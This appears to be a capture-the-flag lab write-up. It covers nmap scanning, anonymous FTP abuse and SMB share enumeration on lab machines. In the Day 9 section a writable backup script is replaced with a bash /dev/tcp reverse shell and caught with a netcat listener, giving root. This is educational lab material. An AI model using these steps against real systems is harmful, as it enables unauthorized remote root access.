
Question 4:Experiment scan with -A and -sV
(nmap -A ip)




(nmap -sV ip)



Question 5:determine the name of the Linux distribution that is running



Question 6:retrieve the "HTTP-TITLE"



Thought Process/Methodology:
For question 1, we can just google search to find it. For question 2, open your terminal and type: nmap (ip address). You will find the three ports. For question 3, type nmap -np (ip address). For question 4, -A means all, which are more comprehensive compared to -sV. In question 5, you can find the answer in the version section. For question 6, type nmap -- script http-tittle (ip address) to find your answer.

Day 9 : Networking Anyone can be Santa!
Tools used: Kali linux, Firefox

Solution/walkthrough:

Question 1:
Enter the terminal and type in ftp and the ip address of the target. Use anonymous as the name.

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# ftp 10.10.91.91
Connected to 10.10.91.91.
220 Welcome to the TBFC FTP Server!.
Name (10.10.91.91:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

From the output displayed, we can see that there is a folder that anonymous user can access which is public.

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp>
```

Question 2:
Change the directory to public. There is a file called backup.sh.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
-rwxr-xr-x    1 111      113           341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp>
```

Question 3:

Use get command. The file will be available on our system to be viewed,

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (18.5130 kB/s)
ftp>
```

Use cat command to open the shoppinglist.txt

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# ls
Desktop    Instructions  Postman   shoppinglist.txt
Downloads  Pictures      Scripts   thinclient_drives
root@ip-10-10-47-155:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-47-155:~#
```

Question 4:

Grab the file using ftp.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (6.2539 MB/s)
ftp>
```

Use ls to see the list of content available.

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# ls
backup.sh  Downloads     Pictures  Scripts          thinclient_drives
Desktop    Instructions  Postman   shoppinglist.txt
root@ip-10-10-47-155:~# cat backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server


root@ip-10-10-47-155:~#
```

Use nano to do some editing.

```
root@ip-10-10-47-155:~# nano backup.sh
root@ip-10-10-47-155:~#
```

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                    backup.sh

#!/bin/bash

bash -i >& /dev/tcp/10.10.47.155/4444 0>&1

# Merry Christmas
```

Set up a listener using netcat using the same port specified in the script.

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Use Ctrl + X to close and save, then upload it to the ftp server with the “put” command. We are putting it in that same public file we have access to.

```
ftp> cd public
250 Directory successfully changed.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
77 bytes sent in 0.00 secs (2.2252 MB/s)
ftp>
```

Connection is received.

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Navigate to flag.txt

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

For question 1, we can start by opening the terminal and using ftp and ip address of the target wished. For the name, use ‘anonymous’. From the list of documents stored in, it can be seen that there is a folder that only anonymous user can see which is public. Then, change the directory to public and and we can see that there is a file called backup.sh. After that,Using get command we can make the file available on our system and using cat command we can open the file, revealing the movie on santa shopping list. For the alst question, we can use back the steps we previously used to navigate to the flag. First, use ftp and the ip address to get the file. Then, use ls to see the list of information available. It is then can be edited using nano and by using a pentesters cheatsheet. Then, use netcat to set up a listener to the port number used.Use Ctrl + X to close and save, then upload it to the ftp server with the “put” command. We are putting it in that same public file we have access to. After the connection is received, we can then nagivate to flag.txt.

Day 10:
Tools used: Don't be selfish

Solution/walkthrough:

Question 1:

I use the following command to show all the users:

```
root@ip-10-10-120-212:~# enum4linux -U 10.10.221.211
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
WARNING: ldapsearch is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 1
1 00:02:30 2020

 =========================
|    Target Information    |
 =========================
Target ........... 10.10.221.211
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Looks like there are 3 users present.

```
 ==============================
|    Users on 10.10.221.211    |
 ==============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceagerDesc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Dec 11 00:02:31 2020
```

Question 2:

A slightly different command will produce info all about the shares:

```
root@ip-10-10-120-212:~# enum4linux -S 10.10.221.211
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
WARNING: ldapsearch is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 1
1 00:07:14 2020
```

```
 ==========================================
|    Share Enumeration on 10.10.221.211    |
 ==========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB
```

This shows that there are four shares present.

Question 3:

I could not get into either the IT or HR shares without a password, but it looks like the tbfc-santa share is unprotected.

```
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 4:

We can see two directories available

```
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020

                10252564 blocks of size 1024. 5200024 blocks available
smb: \>
```

“jungle -tunes” ended up being a correct question

Thought Process/Methodology:

Firstly, remember that the IP address of the samba server is that of the instance you deployed. Next, use the smbclient tool to begin accessing the samba server and its shares, replacing “sharename” with the name of the share you wish to access. You will be asked for a password, the easiest password is no password! We can just press “enter” to test this theory. If successful, it means that the share requires no authentication and we are now logged in.